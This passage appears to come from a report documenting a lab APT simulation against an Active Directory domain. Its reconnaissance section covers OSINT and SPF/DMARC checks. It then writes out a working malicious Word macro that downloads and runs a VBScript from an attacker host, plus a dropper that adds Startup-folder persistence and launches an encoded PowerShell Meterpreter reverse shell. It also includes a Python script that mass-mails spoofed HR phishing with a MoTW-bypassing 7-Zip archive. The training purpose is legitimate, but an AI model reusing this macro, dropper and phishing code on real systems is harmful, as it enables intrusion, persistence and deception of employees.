Configuring the Windows 10 computers is fundamental to the simulation, as they represent the actual users of the system. After obtaining the ISO file from the official website, the virtual machine is created in VirtualBox. Like all the other machines, this Windows machine is configured with 4 CPUs, 4 Gbytes of RAM and NAT to assign a private IP address. It is important to select Windows 10 Enterprise as the version to install. Once the machine starts, Windows configuration begins automatically, and we must select Next




until reaching the screen asking us to sign in with a Microsoft account. Instead of entering credentials, we must select Domain join instead.




At this point, we are asked for our username and password. For the simulation, we enter `Mario Rossi` as the name and Password1! as the password. After entering the security questions for account recovery, we can continue until configuration is complete, as nothing else essential to the success of the attack is requested. Once configured, we change our computer's name to `ROSSI`.

3.1.4 Users, Computers and Group Policy

After configuring our Windows 10 computer, Windows Server 2019 and Active Directory, it is time to configure users, assign their roles and add Group Policies to manage the entire system so that the attack succeeds. To do this, use Windows Server 2019 and, again in Server Manager, select Tools and then Active Directory Users and Computers.




A page appears where, upon selecting `SYSTEM.local`, all the Computers, Domain Controllers and Users in our Active Directory are displayed. Selecting the folder itself reveals all the predefined user types.




A folder is created to move all these users, focusing only on those strictly necessary for the simulation, namely built-in users such as `Administrator`, who belongs to particular groups including `Domain Admin`, `Administrator`, `Enterprise Admin` and other groups with elevated privileges. Generally, a user such as `Administrator` is responsible for directly managing the Domain Controller and is therefore our final target. To simulate an attack involving lateral movement, other users are needed, particularly the user subjected to the first stage of the attack, `Mario Rossi`. It is essential that this user belongs to a group with sufficiently high privileges, a situation that is not uncommon in a poorly managed Active Directory.


The groups `Mario Rossi` can belong to are `Domain Admin`, `Enterprise` and `Schema Admins`. In the simulation, `Domain Admin` was selected, as users responsible for administering a specific department or with particular roles are very often assigned to this group. To do this, select Right-click > New > User and enter the information




Enter a `password` matching the one entered on the user's Windows 10 machine, namely `Password1!`, and select Password never expires. Clicking Next creates our user `Mario Rossi`, who must be placed in the correct group. Selecting the new user reveals the Member Of tab, which already contains a group, `Domain Users`, the basic group for membership of the `SYSTEM.local` forest. An Add... button allows the `Domain Admin` group to be entered.



Now that `Mario Rossi` is configured, the previously configured Computer must be added to the Domain Controller. To do this, a static DNS (Domain Name System) is configured on the `ROSSI` computer. The DNS IP address we enter is that of the DC. To configure DNS, open the network settings and select Change adapter options



Once this page is open, we are asked to select the network adapter used to connect to Active Directory, in our case Ethernet. Right-click the adapter > Properties > Double-click Internet Protocol Version 4 (TCP/IPv4), opening the screen for changing the DNS IP address. In our case, the DC's IP address is `192.168.57.6`




Then open Access work or school in Settings and select Connect. We are asked to sign in with a work account, but must select the option at the bottom, namely Join this device to a local Active Directory domain




We are asked to enter credentials; those of `Administrator` should be entered, then select Skip. Returning to the Domain Controller, in Active Directory Users and Computers, `ROSSI` should appear in the list of computers




The final step in configuring Active Directory is to add the Group Policies required to ensure the attack succeeds. The only `Group Policy` we will add is the rule that disables Windows Defender on every computer. Windows' well-known built-in antivirus receives continuous updates that could compromise the simulation's success. To set the `Group Policy`, search for `Group Policy` Management in the search bar and run it as administrator




Once open, place the mouse over `SYSTEM.local` (the name of our AD) and select Right-click > Create a GPO in this domain, and Link it here... We are asked to enter the name to assign to the Group Policy, in our case `Disable Windows Defender`. Once the name is confirmed, the new rule appears in the list and must be edited with Right-click > Edit. The following screen opens.



Select Computer Configuration > Policies > Administrative Templates > Windows Components > Windows `Defender Antivirus`. On the right, Turn off Windows `Defender Antivirus` appears; double-clicking it opens a screen where Enabled must be selected.



Then close the screen and return to Group Policy Management, open the tab for our rule and select Left-click > Enforced. We have finally configured the entire system and are ready to attack.



3.2 APT Kill Chain

We now enter the core of the attack, called the Advanced Persistent Threat Kill Chain, an advanced, prolonged attack divided into specific stages. The stages adapted for the simulation are:

1. **Reconnaissance**
2. **Weaponization**
3. **Delivery**
4. **Exploitation**
5. **Lateral Movement and Data Gathering**
6. **Action on Objectives**

All stages are essential to create a resilient attack capable of withstanding possible interventions by the target's defenders.


3.2.1 Recoinnaissance

This is the first stage in the APT attack chain. It is essential to ensure success, as as much information as possible about the victim is gathered, such as their job, name, telephone number, email address and much more. In the simulation, since the attack targets a system, this type of information reconnaissance is considerably more complex.


Our aim is to discover as much information as possible about the system, mainly the roles of the various employees, their email addresses and the technologies used. To obtain information, we must use OSINT (Open Source Intelligence) tools, namely tools used to obtain publicly accessible information, such as social media,

search engines and corporate websites, all without breaking the law or directly accessing the victim's system.


Having already identified the victim to attack, we try to obtain as much information as possible. The very first tools to use in this type of attack are LinkedIn and Google Dork. LinkedIn is a well-known social network where very important information about the target victim can be found. In the simulation, the company name, `Sistema`, is entered in the search bar. In our case, the useful information obtained through LinkedIn includes the number of employees (`5-10`) and the job advertisement for an Active Directory Expert, which indirectly provides important information about the corporate structure.



We must find a way to obtain information about the employees working at SISTEMA. While searching for useful information, we may encounter user testimonials that could provide very important information. For example, in the Life section we find a testimonial from a system administrator, a central individual in the attack phase



Going directly to the user's profile, we find their corporate email address among the information: `mrossi@sistema.com`



This information will be essential to begin the Delivery phase. Having the email domain, we must gather information to understand the various checks performed on emails and how to carry out spoofing, a technique that consists of impersonating another sender.

To gather information, we can use the `dig` command. Our aim is to identify the SMTP server's IP address and determine whether the domain is protected by defence mechanisms such as `SPF` and `DMARC`, which respectively check whether the sender's domain is accepted by the recipient and define how to handle emails that fail the acceptance policy. To obtain the SMTP server's IP address, we use the command:

```
dig +short smtp.sistema.com
```

In this case, the output will be: `192.168.57.7`

We now have a recipient to which all phishing emails for the various users can be forwarded. The command used to check for `SPF` is: dig TXT sistema.com

With the following output:

```
; <<>> DiG 9.20.0-Debian <<>> TXT sistema.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23886
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL:
1
```

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;sistema.com.                   IN      TXT

;; ANSWER SECTION:

;; Query time: 87 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Fri Jun 27 07:08:05 EDT 2025
;; MSG SIZE  rcvd: 132
```

The absence of: `sistema.com. 3600 IN TXT "v=spf1 mx ip4:192.168.57.7 -all"` shows us that the domain lacks `SPF`. To check `DMARC`, I use the command:

```
dig  TXT _dmarc.sistema.com
```

The output will be as follows


```
; <<>> DiG 9.20.0-Debian <<>> TXT _dmarc.sistema.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1266
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;_dmarc.sistema.com.            IN      TXT

;; ANSWER SECTION:
;; Query time: 119 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Fri Jun 27 07:13:41 EDT 2025
;; MSG SIZE  rcvd: 162
```

In this output, we will find no reference to `DMARC`, such as `_dmarc.sistema.com. 7200 IN TXT "v=DMARC1; p=quarantine; rua=mailto:dmarc-reports@sistema.ru; ruf=mailto:dmarc-reports@sistema.ru; fo=1"`. We therefore know that emails to this domain can be spoofed and will not end up in `SPAM`, increasing the attack's chances of success. The next step is to obtain as many email addresses as possible; to do this, I can use Google Dork. Having our company's domain, we search for all Pdf, Excel and Word documents containing `@sistema.com: intext:"@sistema.com" filetype:pdf` OR `filetype:xls OR filetype:doc`.

We find this search result, containing an Excel document



The Excel document contains the users' email addresses.

Name	Surname	Email
Mario	Rossi	To: mrossi@sistema.com
Luca	Bianchi	lbianchi@sistema.com
Giulia	Verdi	gverdi@sistema.com
Francesca	Russo	frusso@sistema.com
Alessandrc	Ferrari	aferrari@sistema.com
Chiara	Gallo	cgallo@sistema.com
Davide	Conti	dconti@sistema.com
Elisa	Colombo	ecolombo@sistema.com
Simone	Fontana	sfontana@sistema.com
Sara	Moretti	smoretti@sistema.com

With this document obtained, the reconnaissance phase is complete, as we know the technology used in the company (Active Directory), the users' names, the role of some users (Mario Rossi) and their email addresses. We can move on to `Weaponization`.

3.2.2 Weaponization

In this phase, we will create all the components needed to enter the target system. Having the users' email addresses, the best way to attack is through phishing. One of the most effective phishing techniques is to use very common software, in our case Word with macros.

The necessary elements to create are a fake image intended to encourage the user to enable macros, and a VBA (Visual Basic Application) script that allows us to remove the image, giving the user a positive impression, and make a GET request to our attacking server to obtain the script for a reverse shell.

The latter is called Reverse because the victim connects to the attacker's computer, rather than the other way around (namely the Blind shell). It is essential at this stage to start the server on the Kali Linux computer using the following Python command:

```
python3 -m http.server 8080
```

This command allows us to make GET requests to retrieve all the necessary scripts.

The image used for the malicious Word document is as follows:



The image guides the user through the steps needed to enable macros, using social engineering techniques. The user believes that the document contains very important information about the absence of upcoming company payments. The VBA script is as follows:

```
Sub AutoOpen()
    script
End Sub

Sub script()
    Dim docum As Document
    Dim shp As Shape

    Set docum = ActiveDocument
```

```
    ' Check whether the document contains images
    If docum.Shapes.Count > 0 Then
        docum.Shapes(1).Delete ' Delete the first image found

    End If
    Dim strProgramName As String
    Dim strArgument As String
    Dim tempPath As String
    Dim doc As Object

    ' Get the active document
    Set doc = ActiveDocument

    ' Retrieve the program to run (cmd)
    strProgramName=doc.BuiltInDocumentProperties("Subject").Value

    ' Temporary file path for saving the VBS
    tempPath = Environ("TEMP") & "\script.vbs"

    ' Build the command to download the VBS with curl and run it
    strArgument = "/c curl -s http://192.168.57.5:8080/script.vbs
--output " & tempPath & " && wscript.exe //B " & tempPath


    ' Run the command in the background
    Call Shell(""" & strProgramName & """ """ & strArgument & """",
vbHide)

End Sub
```

This script runs every time the document is opened, selects the document and deletes the first image it finds (the image encouraging the user to enable macros). Then, to prevent Word from detecting the VBA as a threat, the word cmd is inserted as the document's Subject, bypassing this problem. Once this step is completed, a VBS (VBScript) file is created in Temp, and a GET request is made to 192.168.57.5:8080, namely the Kali Linux computer, to obtain the script required for the reverse shell (in a real simulation, a Proxy would need to be used to disguise the IP address and avoid being traced). The script obtained and executed is as follows:

```
Set x1 = CreateObject("MSXML2.XMLHTTP")
Set x2 = CreateObject("ADODB.Stream")
Set objFSO = CreateObject("Scripting.FileSystemObject")

' Obfuscate the Kali server URL
x3 = "http://" & "192.168." & "57" & ".5:8080/shell" & ".cmd"

' Temporary CMD file path
x4                                                              =
CreateObject("WScript.Shell").ExpandEnvironmentStrings("%TEMP%") &
"\script.cmd"

' Batch file path for persistence
```

```
x5                                                                    =
CreateObject("WScript.Shell").ExpandEnvironmentStrings("%APPDATA%"
) & _
     "\Microsoft\Windows\Start Menu\Programs\Startup\script.vbs"

' Make the GET request to download the file
x1.Open "GET", x3, False
x1.Send

' Save the CMD file
If x1.Status = 200 Then
    x2.Open
    x2.Type = 1
    x2.Write x1.responseBody
    x2.Position = 0
    x2.SaveToFile x4, 2
    x2.Close
End If

' Build the CMD command to run
cmd = "cmd.exe /c """ & x4 & """"

' Run the CMD script in hidden mode
CreateObject("WScript.Shell").Run cmd, 0, False

' Create the VBS code for persistence
vbsCode = "Set objShell = CreateObject(" & Chr(34) & "WScript.Shell"
& Chr(34) & ")" & vbCrLf & _
          "objShell.Run " & Chr(34) & "cmd.exe /c " & _
          Chr(34) & Chr(34) & x4 & Chr(34) & Chr(34) & Chr(34) & ",
0, False"

' Create the persistence file if it does not exist
If Not objFSO.FileExists(x5) Then
    Set objFile = objFSO.CreateTextFile(x5, True)
    objFile.WriteLine vbsCode
    objFile.Close
End If
```

The following VBS script makes a GET request using an obfuscated address (to bypass any checks) and creates both the file in TEMP (to be executed immediately) and a file in Startup (to be executed whenever the victim's machine starts). If the `script.vbs` file has already been created, it is not overwritten. Both scripts execute the following code:

```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0Ak[..]
(the code shown is a snippet of the original because of its considerable length)
```

The following command executes base64 code while hiding execution from the victim, allowing a reverse shell connection through Meterpreter (a highly advanced payload provided and managed directly by Metasploit) to be established on the


Kali Linux computer. At the end of these steps, we have a malicious Word document that performs several operations without the victim's knowledge, all undetectable in a scenario without security systems. By executing the macros, the user allows the attacker to access the entire infrastructure. We now have everything needed to begin the actual attack and can move on to `Delivery`.

3.2.3 Delivery

This is certainly the most crucial phase, as the user themselves determines its success. If the user is well informed, understands the risks of failing to pay attention and recognises phishing emails, the attack will end here. Today, despite increased awareness of these issues, many people are still poorly educated and fall into attackers' traps. To convince the user to open the email, the attacker impersonates a member of the company's human resources department, informing the victims that next month's payment will not arrive. To make everything even more credible, spoofing makes the sender `risorseumane@sistema.com`, the email is customised for each user, and each user is provided with a password to extract the folder, making everything even more convincing.

A problem at this stage is MoTW (Mark Of The Web), metadata that identifies whether a file comes from the Internet or an untrusted path, thus activating security measures (when the Word document is downloaded, MoTW prevents macros from being enabled). To bypass this problem, `CVE-2025-0411` will be used, a CVE (Common Vulnerabilities and Exposures) that exploits 7Zip, well-known file compression software. 7Zip does not propagate MoTW to the internal contents.

The previously created document `stipendio_sistema.docm` is compressed using 7Zip into a folder called `info_pagamenti.7z`, which is then compressed into a further archive called `personal_info.7z`, protected with the password `stipendio2025`. To open the document correctly, the user must install 7zip on their computer; the email therefore includes instructions guiding the user through the download. It is essential that the SMTP server is running. Through `FakeSMTP`, this can be done from the following interface:



As can be seen, emails are saved in `C:\Users\mrossi\Documents`. The following Python script is used to send these emails:

```
import smtplib
from email.message import EmailMessage
# List of users
utenti = ["mrossi", "lbianchi", "gverdi", "frusso", "aferrari",
"cgallo", "dconti", "ecolombo", "sfontana", "smoretti"]
# Attachment configuration
nome_allegato = "personal_info.7z"
with open("personal_info.7z", "rb") as f:
    file_data = f.read()
# Email for each user
for utente in utenti:
    msg = EmailMessage()
    msg['From'] = "risorseumane@sistema.com"
    msg['To'] = f"{utente}@sistema.com"
    msg['Subject'] = "Payment issues"

    msg.set_content(f"""Dear {utente},

We hereby wish to inform you that your salary will not be paid for
the current month.

